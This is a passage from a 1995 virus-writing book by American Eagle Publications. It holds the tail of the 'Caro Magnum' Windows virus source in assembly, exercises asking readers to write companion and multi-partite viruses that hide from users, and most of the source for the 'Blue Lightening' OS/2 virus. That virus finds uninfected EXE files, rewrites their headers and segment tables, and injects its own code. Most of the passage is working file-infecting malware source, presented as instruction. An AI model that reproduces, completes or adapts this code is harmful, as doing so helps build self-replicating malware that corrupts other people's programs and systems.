        cmp     ax,[INITSEC]            ;greater than initial cs location?
        jle     SHORT URT3              ;nope, don't worry about it
        add     ax,[VIRSECS]            ;add size of virus
        mov     WORD PTR [TEMP],ax

        mov     dx,-12
        mov     cx,0FFFFH
        mov     al,1                    ;now back file pointer up
        call    FILE_SEEK
        mov     dx,OFFSET TEMP          ;and write updated resource rec to
        mov     cx,12                   ;the file
        call    FILE_WRITE

URT3:   pop     cx
        dec     cx                      ;read until all nameinfo records for
        jnz     URT2                    ;this typeinfo are done
        jmp     URT1                    ;go get another typeinfo record

URTE:   ret

;******************************************************************************
;Calls to KERNEL-based file i/o go here.

FILE_OPEN:
        push    es
        push    ds                      ;push pointer to file name
        push    dx
        push    2                       ;open in read/write mode
ROPEN:  call    FAR PTR _lopen
;        DB      09AH                    ;call far ptr _lopen
;ROPEN:  DW      0FFFFH,0
        pop     es
        ret                             ;return with handle in ax
```

```
FILE_READ:
        push    es
        push    bx                      ;preserve bx through this call
        push    bx                      ;and pass handle to _lread
        push    ds
        push    dx                      ;buffer to read to
        push    cx                      ;bytes to read
RREAD:  call    FAR PTR _lread
;        DB      09AH                    ;call far ptr _lread
;RREAD:  DW      0FFFFH,0
        pop     bx
        pop     es
        ret

FILE_WRITE:
        push    es
        push    bx                      ;preserve bx through this call
        push    bx                      ;and pass handle to _lwrite
        push    ds
        push    dx                      ;buffer to write from
        push    cx                      ;bytes to write
RWRITE: call    FAR PTR _lwrite
;        DB      09AH                    ;call far ptr _lwrite
;RWRITE: DW      0FFFFH,0
        pop     bx
        pop     es
        ret

FILE_SEEK_ST:
        xor     al,al
FILE_SEEK:
        push    es
        push    bx                      ;preserve bx in this call
        push    bx                      ;and push for call
        push    cx
        push    dx                      ;number of bytes to move
        xor     ah,ah                   ;ax=origin to seek from
        push    ax                      ;0=beginning, 1=current, 2=end
RSEEK:  call    FAR PTR _llseek
;        DB      09AH                    ;call far ptr _llseek
;RSEEK:  DW      0FFFFH,0
        pop     bx
        pop     es
        ret

FILE_CLOSE:
        push    bx                      ;pass handle to _lclose
RCLOSE: call    FAR PTR _lclose
;        DB      09AH                    ;call far ptr _lclose
;RCLOSE: DW      0FFFFH,0
        ret


;******************************************************************************
;The following HOST is only here for the inital startup program. Once the virus
;infects a file, the virus will jump to the startup code for the program it
;is attached to.
HOST:
        push    0
        call    FAR PTR PostQuitMessage         ;terminate program (USER)


;The following are the relocatables added to the relocation table in this
;sector in order to accomodate the virus. This must be the last thing in the
;code segment in order for the patch program to work properly.
ARELOCS         DW      5                       ;number of relocatables to add

R_OPEN          DW      103H,OFFSET ROPEN+1,1,85  ;relocatables table
R_READ          DW      103H,OFFSET RREAD+1,1,82
```

```
R_WRITE         DW      103H,OFFSET RWRITE+1,1,86
R_SEEK          DW      103H,OFFSET RSEEK+1,1,84
R_CLOSE         DW      103H,OFFSET RCLOSE+1,1,81


;******************************************************************************
END_VIRUS:                              ;label for the end of the windows virus

CODE    ENDS

;No data is hard-coded into the data segment since in Windows, the virus must
;allocate the data segment when it runs. As such, we must assume it will be
;filled with random garbage when the program starts up. The CREATE_DS routine
;below initializes some of the data used in this segment that would be
;hard-coded in a normal program.
_DATA   SEGMENT PARA USE16 'DATA'

DATASTART       EQU     $

FILE_ID1        DB      6 dup (?)               ;for searching for files
FILE_ID2        DB      6 dup (?)               ;for searching for files
KNAME           DB      6 dup (?)               ;"KERNEL"
FILE_NAME       DB      13 dup (?)              ;file name
VSTART          DW      ?                       ;starting offset of virus in ram
ENTRYPT         DW      ?                       ;initial ip of virus start
NH_OFFSET       DW      ?                       ;new hdr offs from start of file
VIRSECS         DW      ?                       ;secs added to file for virus
INITSEC         DW      ?                       ;init cs loc in file (sectors)
RELOCS          DW      ?                       ;number of relocatables in cs
LOG_SEC         DW      ?                       ;logical sector size for program
CS_SIZE         DW      ?                       ;code segment size
KERNEL          DW      ?                       ;KERNEL module number
MEM_HANDLE      DD      ?                       ;memory handle for data segment
NEW_HDR         DB      NEW_HDR_SIZE dup (?)    ;space to put new exe header in
TEMP            DB      DATABUF_SIZE dup (?)    ;temporary data storage

DATAEND         EQU     $

_DATA   ENDS


_STACK  SEGMENT PARA USE16 STACK 'STACK'
_STACK  ENDS

        END     VIRUS
```

Exercises

1. Write a Windows companion virus which renames the file it infects to some random name and then gives itself the host's original name. This virus can be written in a high level language if you like.

2. When a Windows EXE is run under DOS, it usually just tells you it must be executed under Windows. This is a separate little DOS program in the file. Write a virus which will infect Windows EXEs by replacing this DOS program with itself, when the EXE is run under DOS. Perhaps display that old message too, so the user never notices anything is wrong.

3. Modify Caro Magnum so that it will search for and infect both files named EXE and DLL.

4. Write a multi-partite virus which will infect the boot sector and Windows EXE files.

5. If you don't have a Windows-based compiler, it's hard to get Caro Magnum working. However, you can make it work by changing the Windows API calls to DOS Interrupt 21H calls, and assembling the code as a normal DOS program. It will jump to a Windows program as soon as you execute it. Make these modifications to Caro Magnum and get it to start up from DOS.

6. Write a utility program to display the Windows Header of any Windows program.

An OS/2 Virus

OS/2 programs are very similar to Windows programs, and most of the techniques we discussed for Windows viruses in the last chapter carry over to an OS/2 virus as well.

The main differences between OS/2 and Windows are *a)* the underlying interrupt services disappear completely, except in a DOS box (and even then you don't get everything), *b)* the function names and calling conventions differ from Windows, and *c)* assembly language-level coding details are even more poorly documented than they are for Windows. It would seem the people who wrote OS/2 want you to program everything in C.

OS/2 Memory Models

In addition to the above differences, OS/2 supports two completely different memory models for programs. One is called the *segmented* or 16:16 memory model because it uses 16 bit offsets and 16 bit selectors to access code and data. The other memory model is called the *flat* or 0:32 model. This model uses 32 bit offsets, which can access up to 4 gigabytes of address space. That's the entire addressable memory for 80386+ processors, so segments aren't really necessary. Thus, they're all set to zero.

Programs in these two memory models are as different as COM and EXE files, and completely different techniques are required to infect them. We will examine a virus to infect segmented memory model programs here named Blue Lightening. A flat memory model virus is left as an exercise for the reader.

OS/2 Programming Tools

Although writing assembly language programs for OS/2 seems to be a black art, it's no harder than doing it for Windows. You will need OS/2 compatible tools to do it, though. For most programs, you'll need an assembler which is OS/2 wise. The only one I'm really aware of is MASM 5.10a and up. Then, you'll also need LINK 5.10a. Both of these tools are distributed with IBM's *Developer Connection* kit, which you'll probably want to get your hands on if you're serious about developing OS/2 programs.

Unlike Windows, OS/2 was originally a protected mode command line operating system, so many OS/2 programs don't have resources like icons and menus attached to them. As such, you won't need a resource compiler, unless you want to put windows in to interface with the Presentation Manager.

The Structure of an Executable File

The structure of an OS/2 EXE file in the segmented memory model is almost identical to a Windows EXE. It contains the same New Header and the same data structures, with the same meanings.

The Operating System field at offset 36H in the New Header is used to distinguish between an OS/2 program and a Windows program. The OS/2 program has a 1 in this byte, the Windows program has a 2 there.

In short, the headers are essentially the same, and the mechanisms we developed in the last chapter to read, examine and modify them will carry over virtually unchanged. Because of this similarity, Blue Lightening, will be functionally the same as Caro Magnum.

Function Calls

As in Windows, most OS/2 function calls are made using Pascal calling conventions. Parameters are pushed on the stack and the function is called with a far call. In OS/2 the function names and the names of the modules where they reside are different, of course. For example, instead of calling *_lopen* to open a file, one calls *DosOpen*. (DOS here has nothing to do with MS-DOS or PC-DOS. It's used in the generic sense of Disk Operating System, but that's all.)

The calling parameters for the OS/2 functions differ from Windows. For example, a call to *_lopen* looked like this:

```
        push    es
        push    ds                  ;push pointer to file name
        push    dx
        push    2                   ;open in read/write mode
ROPEN:  call    FAR PTR _lopen
```

However, a call to *DosOpen* looks like this:

```
        push    ds                   ;push pointer to file name
        push    dx
        push    ds                   ;push pointer to handle
        push    OFFSET FHANDLE
        push    ds                   ;push pointer to OpenAction
        push    OFFSET OPENACTION
        push    0                    ;initial file allocation DWORD
        push    0
        push    3                    ;push attribs (hidden, r/o)
        push    1                    ;FILE_OPEN
        push    42                   ;OPEN_SHARE_DENYNONE
        push    0                    ;DWORD 0 (reserved)
        push    0
ROPEN:  call    DosOpen              ;open file
```

Relatively messy . . . .

As was the case with Windows, the only way to determine how to call these functions is to look up their definitions in C, which you can typically find in the documentation in the OS/2 *Developer's Connection*, and then work back to what the equivalent in assembler would be. Watch out if you try this, though, because the functions in the segmented and flat models are very different. If all else fails, you can write a small C program using a function and then disassemble it.

The modules which OS/2 dynamically links programs to differ in name from the Windows versions. For example, *_lopen* resides in the KERNEL module, whereas *DosOpen* resides in the DOSCALLS module. And of course, it has a different function number associated to it. All of these, however, are relatively minor differences.

Memory Management

Since interrupts, including the DPMI interrupt, go away under OS/2, one can no longer call DPMI to allocate memory, etc. Instead, one must use an OS/2 function call. As it turns out, this is actually easier than using DPMI. One need only call the *DosAllocSeg* function to allocate a data segment, and *DosFreeSeg* to get rid of it when done. In between, one can use it quite freely.

A New Hoop to Jump Through

Unlike Windows, OS/2 uses the size of the file stored in the old DOS EXE header to determine how much program to load into memory. Thus, an OS/2 virus must also modify the old header to reflect the enlarged size of the file. If it does not, OS/2 will cut off the end of the file, causing an error when the program attempts to access code or data that just isn't there anymore.

And One We Get to Jump Through

On the up-side of a standard OS/2 virus like Blue Lightening is the fact that it is no longer dependent on the FAT file system. Using the *DosFindFirst* and *DosFindNext* functions to search for files, and *DosOpen* to open them, the virus can just as well infect files which are stored using HPFS (High Performance File System) even though they may have long names, etc. Just using these functions normally is all that is needed to implement this capability.

The Source Code

The following virus will infect the first OS/2 segmented EXE it can find in the current directory which hasn't been infected already. The following CMD file (OS/2's equivalent of a batch file) will properly assemble the virus:

```
masm /Zi blight,,;
link blight,,,os2286,blight.def
```

The BLIGHT.DEF file takes the form

```
NAME BLIGHT
DESCRIPTION 'Blue Lightening Virus'
PROTMODE
STACKSIZE 5120
```

And the source for the virus itself, BLIGHT.ASM, is given by:

```
;BLIGHT.ASM Blue Lightening
;This is a basic OS/2 virus which infects other OS/2 EXEs in the same
;directory

;(C) 1995 American Eagle Publications, Inc. All rights reserved.

        .386

;Useful constants
DATABUF_SIZE    EQU     4096                        ;size of read/write buf
NEW_HDR_SIZE    EQU     40H                         ;size of new EXE header
VIRUS_SIZE      EQU     OFFSET END_VIRUS - OFFSET VIRUS ;size of virus

        EXTRN   DosExit:FAR, DosChgFilePtr:FAR, DosFindFirst:FAR
        EXTRN   DosFindNext:FAR, DosAllocSeg:FAR, DosFreeSeg:FAR
        EXTRN   DosOpen:FAR, DosRead:FAR, DosWrite:FAR, DosClose:FAR

DGROUP  GROUP   _DATA,_STACK

CODE    SEGMENT PARA USE16 'CODE'
        ASSUME  CS:CODE, DS:_DATA

        PUBLIC  VIRUS

;******************************************************************************
;This is the main virus routine. It simply finds a file to infect and infects
;it, and then passes control to the host program. It resides in the first
;segment of the host program, that is, the segment where control is initially
;passed.

VIRUS   PROC    FAR
        pushf
        pusha                           ;save all registers
        push    ds
        push    es
        push    ds
```

```
        pop     es
        call    CREATE_DS               ;create the data segment
        call    VIR_START               ;find starting offset of virus
VIR_START:
        pop     si
        sub     si,OFFSET VIR_START
        mov     [VSTART],si
        call    INIT_DS
        call    FIND_FILE               ;find a viable file to infect
        jnz     SHORT GOTO_HOST         ;z set if a file was found
        call    INFECT_FILE             ;infect it if found
GOTO_HOST:
        call    DESTROY_DS              ;clean up memory
        pop     es
        pop     ds
        popa
        popf
VIRUS_DONE:
        jmp     HOST                    ;pass control to host program

VIRUS   ENDP

        db ’(C) 1995 American Eagle Publications Inc., All rights reserved.’

;This routine creates a data segment for the virus. To do that, it
;(1) allocates memory for the virus (2) creates a data segment for that memory
;(3) sets up ds and es with this new selector, and (4) saves the handle for
;the memory so it can be freed when done.
CREATE_DS:
        sub     sp,2
        mov     bp,sp
        push    OFFSET DATASTART - OFFSET DATAEND  ;push size of memory to alloc
        push    ss                      ;push @ of pointer to memory
        push    bp
        push    0                       ;page write
DALSE:  call    DosAllocSeg             ;go allocate memory
        mov     bx,ss:[bp]              ;ds:bx points to memory
        mov     ds,bx
        mov     es,bx
        add     sp,2                    ;restore stack
        ret                     ;EXIT FOR NOW

CFILE_ID1       DB      ’*.EXE’,0
CFILE_ID2       DB      ’*.DLL’,0
CKNAME          DB      ’DOSCALLS’

;Initialize data in data segment.
INIT_DS:
        mov     [DHANDLE],-1
        mov     [SRCHCOUNT],1
        mov     si,OFFSET CFILE_ID1             ;move constant strings to ds
        add     si,[VSTART]
        mov     di,OFFSET FILE_ID1
        mov     cx,OFFSET INIT_DS - OFFSET CFILE_ID1
CDL:    mov     al,cs:[si]
        inc     si
        stosb
        loop    CDL
        ret                                     ;all done

;This routine frees the memory allocated by CREATE_DS.
DESTROY_DS:
        push    ds
DFRSE:  call    DosFreeSeg
        ret
```

```
;*****************************************************************************
;This routine searches for a file to infect. It looks for EXE files and then
;checks them to see if they're uninfected, infectable Windows files. If a file
;is found, this routine returns with Z set, with the file left open, and its
;handle in the bx register. This FIND_FILE searches only the current directory.

FIND_FILE:
        push    ds                      ;push address of file identifier
        push    OFFSET FILE_ID1
        push    ds                      ;push address of handle for search
        push    OFFSET DHANDLE
        push    07h                     ;attribute
        push    DS                      ;push address of buffer used for search
        push    OFFSET SBUF
        push    SIZE SBUF               ;size of buffer
        push    ds                      ;push address of search count variable
        push    OFFSET SRCHCOUNT        ;       filled in by DosFind
        push    0                       ;reserved dword
        push    0
FFIRST: call    DosFindFirst            ;Find first file
FIND_LOOP:
        or      ax,ax                   ;error?
        jnz     FIND_EXIT               ;yes, exit
        cmp     [SRCHCOUNT],0           ;no files found?
        jz      FIND_EXITNZ             ;none found
        call    FILE_OK                 ;ok to infect?
        jz      FIND_EXIT               ;yes, get out with Z set
        push    [DHANDLE]               ;push handle for search
        push    ds                      ;push address of search structure
        push    OFFSET SBUF
        push    SIZE SBUF               ;and length of buffer
        push    ds                      ;and push addr of SRCHCOUNT
        push    OFFSET SRCHCOUNT
FNEXT:  call    DosFindNext             ;do it
        jmp     FIND_LOOP

FIND_EXITNZ:
        mov     al,1
        or      al,al
FIND_EXIT:                              ;pass control back to main routine
        ret


;This routine determines whether a file is ok to infect. The conditions for an
;OK file are as follows:
;
;       (1) It must be an OS/2 EXE file.
;       (2) There must be enough room in the initial code segment for it.
;       (3) The file must not be infected already.
;
;If the file is OK, this routine returns with Z set, the file open, and the
;handle in bx. If the file is not OK, this routine returns with NZ set, and
;it closes the file. This routine also sets up a number of important variables
;as it snoops through the file. These are used by the infect routine later.
FILE_OK:
        mov     dx,OFFSET SBUF+23       ;dx points to file to infect's name
        call    FILE_OPEN               ;open the file
        jnz     FOK_ERROR2              ;an error-exit appropriately
FOK1:
        mov     dx,OFFSET NEW_HDR       ;ds:dx points to header buffer
        mov     cx,40H                  ;read 40H bytes
        call    FILE_READ               ;ok, read EXE header
        jc      FOK_ERROR1
        cmp     WORD PTR [NEW_HDR],5A4DH;see if first 2 bytes are 'MZ'
        jnz     SHORT FN1               ;nope, file not an EXE, exit
        cmp     WORD PTR [NEW_HDR+18H],40H   ;see if rel tbl at 40H or more
        jc      SHORT FN1               ;nope, it can't be an OS/2 EXE
        mov     dx,WORD PTR [NEW_HDR+3CH]    ;ok, put offset to new header in dx
```

```
        mov     [NH_OFFSET],dx          ;and save it here
        xor     cx,cx
        call    FILE_SEEK_ST            ;now do a seek from start to new hdr
        mov     cx,NEW_HDR_SIZE         ;now read the new header
        mov     dx,OFFSET NEW_HDR
        call    FILE_READ
        cmp     WORD PTR [NEW_HDR],454EH      ;see if this is 'NE' new header ID
        jnz     SHORT FN1               ;nope, not a Windows EXE!
        mov     al,[NEW_HDR+36H]        ;get target OS flags
        and     al,1                    ;see if target OS = OS/2
        jnz     SHORT FOK2              ;ok, go on
FN1:    jmp     FOK_ERROR1              ;else exit

;If we get here, then condition (1) is fulfilled.

FOK2:   mov     dx,WORD PTR [NEW_HDR+16H]     ;get initial cs
        call    GET_SEG_ENTRY           ;and read seg table entry into disk buf
        mov     ax,WORD PTR [TEMP+2]    ;put segment length in ax
        add     ax,VIRUS_SIZE           ;add size of virus to it
        jc      SHORT FOK_ERROR1        ;if we carry, there's not enough room
                                        ;else we're clear on this count

;If we get here, then condition (2) is fulfilled.

        mov     cx,WORD PTR [NEW_HDR+32H]     ;logical sector alignment
        mov     ax,1
        shl     ax,cl                   ;ax=logical sector size
        mov     cx,WORD PTR [TEMP]      ;get logical-sector offset of start seg
        mul     cx                      ;byte offset in dx:ax
        add     ax,WORD PTR [NEW_HDR+14H]     ;add in ip of entry point
        adc     dx,0
        mov     cx,dx
        mov     dx,ax                   ;put entry point in cx:dx
        call    FILE_SEEK_ST            ;and seek from start of file
        mov     cx,20H                  ;read 32 bytes
        mov     dx,OFFSET TEMP          ;into buffer
        call    FILE_READ
        mov     si,[VSTART]
        mov     di,OFFSET TEMP
        mov     cx,10H                  ;compare 32 bytes
FOK3:   mov     ax,cs:[si]
        add     si,2
        cmp     ax,ds:[di]
        jne     SHORT FOK4
        add     di,2
        loop    FOK3
FOK_ERROR1:
        call    FILE_CLOSE
FOK_ERROR2:
        mov     al,1
        or      al,al                   ;set NZ
        ret                             ;and return to caller

;If we get here, then condition (3) is fulfilled, all systems go!

FOK4:   xor     al,al                   ;set Z flag
        ret                             ;and exit


;******************************************************************************
;This routine modifies the file we found to put the virus in it. There are a
;number of steps in the infection process, as follows:
;    1) We have to modify the segment table. For the initial segment, this
;       involves (a) increasing the segment size by the size of the virus,
;       and (b) increase the minimum allocation size of the segment, if it
;       needs it. Every segment AFTER this initial segment must also be
;       adjusted by adding the size increase, in sectors, of the virus
;       to it.
;    2) We have to change the starting ip in the new header. The virus is
```

```
;       placed after the host code in this segment, so the new ip will be
;       the old segment size.
;    3) We have to move all sectors in the file after the initial code segment
;       out by VIRSECS, the size of the virus in sectors.
;    4) We have to move the relocatables, if any, at the end of the code
;       segment we are infecting, to make room for the virus code. Then we
;       must add the viral relocatables to the relocatable table.
;    5) We must move the virus code into the code segment we are infecting.
;    6) We must adjust the jump in the virus to go to the original entry point.
;    7) We must adjust the resource offsets in the resource table to reflect
;       their new locations.
;    8) We have to kill the fast-load area.
;    9) We have to update the DOS EXE header to reflect the new file size.
;
INFECT_FILE:
        mov     cx,WORD PTR [NEW_HDR+32H]     ;get log2(logical seg size)
        mov     ax,1
        shl     ax,cl
        mov     [LOG_SEC],ax            ;put logical sector size here

        mov     ax,WORD PTR [NEW_HDR+14H]     ;save old entry point
        mov     [ENTRYPT],ax            ;for future use

        mov     dx,WORD PTR [NEW_HDR+16H]     ;read seg table entry
        call    GET_SEG_ENTRY           ;for initial cs

        mov     ax,WORD PTR [TEMP]      ;get location of this seg in file
        mov     [INITSEC],ax            ;save that here
        mov     ax,WORD PTR [TEMP+2]    ;get segment size
        mov     WORD PTR [NEW_HDR+14H],ax  ;update entry ip in new header in ram
        call    SET_RELOCS              ;set up RELOCS and CS_SIZE

        mov     si,[VSTART]
        mov     ax,cs:[si+ARELOCS]      ;now calculate added size of segment
        shl     ax,3                    ;multiply ARELOCS by 8
        add     ax,VIRUS_SIZE
        add     ax,[CS_SIZE]            ;ax=total new size
        xor     dx,dx
        mov     cx,[LOG_SEC]
        div     cx                      ;ax=full sectors in cs with virus
        or      dx,dx                   ;any remainder?
        jz      SHORT INF05
        inc     ax                      ;adjust for partially full sector
INF05:  push    ax
        mov     ax,[CS_SIZE]            ;size without virus
        xor     dx,dx
        div     cx
        or      dx,dx
        jz      SHORT INF07
        inc     ax
INF07:  pop     cx
        sub     cx,ax                   ;cx=number of secs needed for virus
        mov     [VIRSECS],cx            ;save this here

        call    UPDATE_SEG_TBL          ;perform mods in (1) above on file
        mov     dx,[NH_OFFSET]
        xor     cx,cx
        call    FILE_SEEK_ST            ;now move file pointer to new header

        mov     di,OFFSET NEW_HDR + 37H ;zero out fast load area
        xor     ax,ax
        stosb
        stosw
        stosw                           ;(8) completed
        mov     dx,OFFSET NEW_HDR
        mov     cx,NEW_HDR_SIZE         ;update new header in file
        call    FILE_WRITE              ;mods in (2) above now complete

        call    MOVE_END_OUT            ;move end of virus out by VIRSECS (3)
```

```
                                        ;also sets up RELOCS count
        call    SETUP_KERNEL            ;put KERNEL module into virus relocs
        call    RELOCATE_RELOCS         ;relocate relocatables in cs (4)
INF1:   call    WRITE_VIRUS_CODE        ;put virus into cs (5 & 6)
        call    UPDATE_RES_TABLE        ;update resource table entries
        call    ADJUST_DOS_HDR          ;adjust the DOS header file size info
        call    FILE_CLOSE              ;close file now
INF2:   ret

;The following procedure updates the Segment Table entries per item (1) in
;INFECT_FILE.
UPDATE_SEG_TBL:
        mov     dx,WORD PTR [NEW_HDR+16H]    ;read seg table entry
        call    GET_SEG_ENTRY           ;for initial cs
        mov     ax,WORD PTR [TEMP+2]    ;get seg size
        add     ax,VIRUS_SIZE           ;add the size of the virus to seg size
        mov     WORD PTR [TEMP+2],ax    ;and update size in seg table

        mov     ax,WORD PTR [TEMP+6]         ;get min allocation size of segment
        or      ax,ax                   ;is it 64K?
        jz      SHORT US2               ;yes, leave it alone
US1:    add     ax,VIRUS_SIZE           ;add virus size on
        jnc     SHORT US2               ;no overflow, go and update
        xor     ax,ax                   ;else set size = 64K
US2:    mov     WORD PTR [TEMP+6],ax    ;update size in table in ram

        mov     al,1
        mov     cx,0FFFFH
        mov     dx,-8
        call    FILE_SEEK               ;back up to location of seg table entry

        mov     dx,OFFSET TEMP          ;and write modified seg table entry
        mov     cx,8                    ;for initial cs to segment table
        call    FILE_WRITE              ;ok, init cs seg table entry is modified

        mov     di,WORD PTR [NEW_HDR+1CH]     ;get # of segment table entries

US3:    push    di                      ;save table entry counter
        mov     dx,di                   ;dx=seg table entry # to read
        call    GET_SEG_ENTRY           ;read it into disk buffer

        mov     ax,WORD PTR [TEMP]      ;get offset of this segment in file
        cmp     ax,[INITSEC]            ;higher than initial code segment?
        jle     SHORT US4               ;nope, don’t adjust
        add     ax,[VIRSECS]            ;yes, add the size of virus in
US4:    mov     WORD PTR [TEMP],ax      ;adjust segment loc in memory

        mov     al,1
        mov     cx,0FFFFH
        mov     dx,-8
        call    FILE_SEEK               ;back up to location of seg table entry

        mov     dx,OFFSET TEMP
        mov     cx,8
        call    FILE_WRITE              ;and write modified seg table entry
        pop     di                      ;restore table entry counter
        dec     di
        jnz     US3                     ;and loop until all segments done

        ret                             ;all done

;This routine adjusts the DOS EXE header to reflect the new size of the file
;with the virus added. The Page Count and Last Page Size must be adjusted.
;Unlike Windows, OS/2 uses this variable to determine the size of the file
;to be loaded. If it doesn’t get adjusted, part of the file won’t get loaded
;and it’ll be trash in memory.
ADJUST_DOS_HDR:
        mov     dx,2                    ;seek to file size variables
        xor     cx,cx
```

```
        call    FILE_SEEK_ST
        mov     dx,OFFSET TEMP          ;read into TEMP buffer
        mov     cx,4
        call    FILE_READ
        mov     cx,[VIRSECS]            ;calculate bytes to add
        mov     ax,[LOG_SEC]
        mul     cx                      ;put it in dx:ax
        shl     edx,16
        and     eax,0000FFFFH
        or      edx,eax                 ;bytes to add in edx
        mov     ax,WORD PTR [TEMP+2]    ;get page count of file
        dec     ax                      ;eax has page count - 1
        shl     eax,9                   ;eax has bytes of all but last page
        xor     ebx,ebx
        mov     bx,WORD PTR [TEMP]      ;ebx has bytes of last page
        add     edx,eax
        add     edx,ebx                 ;edx has new file size, in bytes
        mov     eax,edx
        and     ax,0000000111111111B    ;ax=last page size
        mov     WORD PTR [TEMP],ax
        shr     edx,9
        inc     dx
        mov     WORD PTR [TEMP+2],dx    ;save page count here
        mov     dx,2                    ;seek to file size variables
        xor     cx,cx
        call    FILE_SEEK_ST
        mov     dx,OFFSET TEMP          ;read into TEMP buffer
        mov     cx,4
        call    FILE_WRITE
        ret


;This routine goes to the segment table entry number specified in dx in the
;file and reads it into the TEMP buffer. dx=1 is the first entry!
GET_SEG_ENTRY:
        dec     dx
        mov     cl,3
        shl     dx,cl
        add     dx,[NH_OFFSET]
        add     dx,WORD PTR [NEW_HDR+22H]     ;dx=ofs of seg tbl entry requested
        xor     cx,cx                   ;in the file
        call    FILE_SEEK_ST            ;go to specified table entry
        jc      SHORT GSE1              ;exit on error

        mov     dx,OFFSET TEMP
        mov     cx,8
        call    FILE_READ               ;read table entry into disk buf
GSE1:   ret

;This routine moves the end of the virus out by VIRSECS. The “end” is
;everything after the initial code segment where the virus will live.
;The variable VIRSECS is assumed to be properly set up before this is called.
MOVE_END_OUT:
        mov     ax,[CS_SIZE]            ;size of cs in bytes, before infect
        mov     cx,[LOG_SEC]
        xor     dx,dx
        div     cx
        or      dx,dx
        jz      SHORT ME01
        inc     ax
ME01:   add     ax,[INITSEC]            ;ax=next sector after cs
        push    ax                      ;save it

        xor     dx,dx
        xor     cx,cx
        mov     al,2                    ;seek end of file
        call    FILE_SEEK               ;returns dx:ax = file size
        mov     cx,[LOG_SEC]
        div     cx                      ;ax=sectors in file
```

```
        or      dx,dx
        jz      ME015                   ;adjust for extra bytes
        inc     ax
ME015:  mov     dx,ax                   ;keep it here
        pop     di                      ;di=lowest sector to move
        sub     dx,di                   ;dx=number of sectors to move

MEO2:   push    dx
        push    di
        call    MOVE_SECTORS            ;move as much as data buffer allows
        pop     di                      ;number moved returned in ax
        pop     dx
        sub     dx,ax
        or      dx,dx
        jnz     MEO2
        ret


;This routine moves as many sectors as buffer will permit, up to the number
;requested. On entry, dx=maximum number of sectors to move, and di=lowest
;sector number to move. This routine works from the end of the file, so if
;X is the number of sectors to be moved, it will move all the sectors from
;di+dx-X to di+dx-1. All sectors are move out by [VIRSECS].
MOVE_SECTORS:
        push    dx                      ;first determine # of secs to move
        mov     ax,DATABUF_SIZE
        mov     cx,[LOG_SEC]
        xor     dx,dx
        div     cx                      ;ax=data buf size in logical sectors
        pop     dx
        cmp     ax,dx                   ;is ax>dx? (max sectors to move)
        jle     SHORT MS1
        mov     ax,dx                   ;ax=# secs to move now
MS1:    push    ax                      ;save it till end
        add     di,dx
        sub     di,ax                   ;di=1st sector to move

        mov     cx,[LOG_SEC]
        mul     cx                      ;ax=bytes to move this time
        push    ax                      ;save it on stack

        mov     ax,di
        mov     cx,[LOG_SEC]
        mul     cx
        mov     cx,dx
        mov     dx,ax
        call    FILE_SEEK_ST            ;seek starting sector to move

        pop     cx                      ;cx=bytes to read
        mov     dx,OFFSET TEMP
        call    FILE_READ               ;and read it
        push    ax                      ;save actual number of bytes read

        mov     ax,di
        add     ax,[VIRSECS]            ;ax=location to move to, in secs
        mov     cx,[LOG_SEC]
        mul     cx                      ;dx:ax=loc to move to, in bytes
        mov     cx,dx                   ;set up seek function
        mov     dx,ax
        call    FILE_SEEK_ST            ;and move there

        pop     cx                      ;bytes to write
        mov     dx,OFFSET TEMP
        call    FILE_WRITE              ;and write proper number of bytes there

        pop     ax                      ;report sectors moved this time
        ret
```

```
;This routine sets the variable RELOCS and CS_SIZE variables in memory from the
;uninfected file. Then it updates the relocs counter in the file to add the
;number of relocatables required by the virus.
SET_RELOCS:
        mov     WORD PTR [RELOCS],0
        mov     dx,WORD PTR [NEW_HDR+16H]     ;read init cs seg table entry
        call    GET_SEG_ENTRY
        mov     ax,WORD PTR [TEMP+4]    ;get segment flags
        xor     dx,dx
        and     ah,1                    ;check for relocation data
        mov     ax,WORD PTR [NEW_HDR+14H] ;size of segment w/o virus is this now
        jz      SHORT SRE               ;no data, continue
        push    ax
        push    ax                      ;there is relocation data, how much?
        mov     ax,[INITSEC]            ;find end of code in file
        mov     cx,[LOG_SEC]
        mul     cx                      ;dx:ax = start of cs in file
        pop     cx                      ;cx = size of code
        add     ax,cx
        adc     dx,0
        mov     cx,dx
        mov     dx,ax                   ;cx:dx = end of cs in file
        push    cx
        push    dx
        call    FILE_SEEK_ST            ;so go seek it
        mov     dx,OFFSET RELOCS
        mov     cx,2
        call    FILE_READ               ;read 2 byte count of relocatables
        pop     dx
        pop     cx
        call    FILE_SEEK_ST            ;go back to that location
        mov     ax,[RELOCS]
        push    ax
        mov     si,[VSTART]
        add     ax,cs:[si+ARELOCS]
        mov     [RELOCS],ax
        mov     cx,2
        mov     dx,OFFSET RELOCS        ;and update relocs in the file
        call    FILE_WRITE              ;adding arelocs to it
        pop     [RELOCS]
        mov     ax,[RELOCS]
        shl     ax,3
        add     ax,2                    ;size of relocation data
        pop     cx                      ;size of code in segment
        xor     dx,dx
        add     ax,cx                   ;total size of segment
        adc     dx,0
SRE:    mov     [CS_SIZE],ax            ;save it here
        ret

;This routine relocates the relocatables at the end of the initial code
;segment to make room for the virus. It will move any number of relocation
;records, each of which is 8 bytes long. It also adds the new relocatables
;for the virus to the file.
RELOCATE_RELOCS:
        mov     ax,[RELOCS]             ;number of relocatables
        mov     cl,3
        shl     ax,cl
        add     ax,2                    ;ax=total number of bytes to move
        push    ax

        mov     ax,[INITSEC]
        mov     cx,[LOG_SEC]
        mul     cx                      ;dx:ax = start of cs in file
        add     ax,WORD PTR [NEW_HDR+14H]
        adc     dx,0                    ;dx:ax = end of cs in file
        pop     cx                      ;cx = size of relocatables
        add     ax,cx
```

```
        adc     dx,0                    ;dx:ax = end of code+relocatables
        xchg    ax,cx
        xchg    dx,cx                   ;ax=size cx:dx=location

RR_LP:  push    cx
        push    dx
        push    ax
        cmp     ax,DATABUF_SIZE
        jle     SHORT RR1
        mov     ax,DATABUF_SIZE         ;read up to DATABUF_SIZE bytes
RR1:    sub     dx,ax                   ;back up file pointer
        sbb     cx,0
        push    cx
        push    dx
        push    ax
        call    FILE_SEEK_ST            ;seek desired location in file
        pop     cx
        mov     dx,OFFSET TEMP
        call    FILE_READ               ;read needed number of bytes, # in ax
        pop     dx
        pop     cx
        push    ax                      ;save # of bytes read
        add     dx,VIRUS_SIZE           ;move file pointer up now
        adc     cx,0
        call    FILE_SEEK_ST
        pop     cx                      ;bytes to write
        mov     dx,OFFSET TEMP
        call    FILE_WRITE              ;write them to new location
        pop     ax
        pop     dx
        pop     cx
